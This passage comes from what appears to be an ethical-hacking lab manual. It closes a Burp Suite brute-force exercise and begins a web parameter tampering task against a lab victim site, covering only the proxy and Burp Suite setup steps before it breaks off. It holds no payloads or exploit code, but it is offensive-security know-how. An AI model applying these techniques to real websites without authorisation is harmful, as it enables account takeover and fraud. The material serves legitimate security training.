


Figure 2.1.29: Intruder attack 1 attack successful

58. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
59. Close all open windows and document all the acquired information.
60. Turn off the **Windows Server 2016** and **Windows 10** virtual machines.

T A S K 2

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

Perform Parameter Tampering using Burp Suite

Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.
2. On the **Parrot Security** virtual machine, click the **Firefox** icon (Desktop to launch the **Mozilla Firefox** browser.
3. When the **Mozilla Firefox** window appears, type **www.moviescope.com** into the address bar and press **Enter**.




Figure 2.2.1: Target website

4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open Menu** icon (≡) in the right corner of the menu bar and select **Preferences** from the list.

T A S K 2 . 1

Change Proxy Settings




Figure 2.2.2: Navigate to the Preferences

6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.




Figure 2.2.3: Search proxy settings

8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.




Figure 2.2.4: Configure browser proxy

T A S K 2 . 2

Launch Burp Suite

9. Now, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.
10. A security pop-up appears, enter **toor** as a password and click **OK**.
11. **Burp Suite** initializes; if a **Burp Suite Community Edition** notification appears, saying **An update is available**, click **Close**.

Note: In the next **Burp Suite Community Edition** notification, click **OK**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.




Figure 2.2.5: Create burp suite project

13. Select the **Use Burp defaults** radio-button and click the **Start Burp** button.

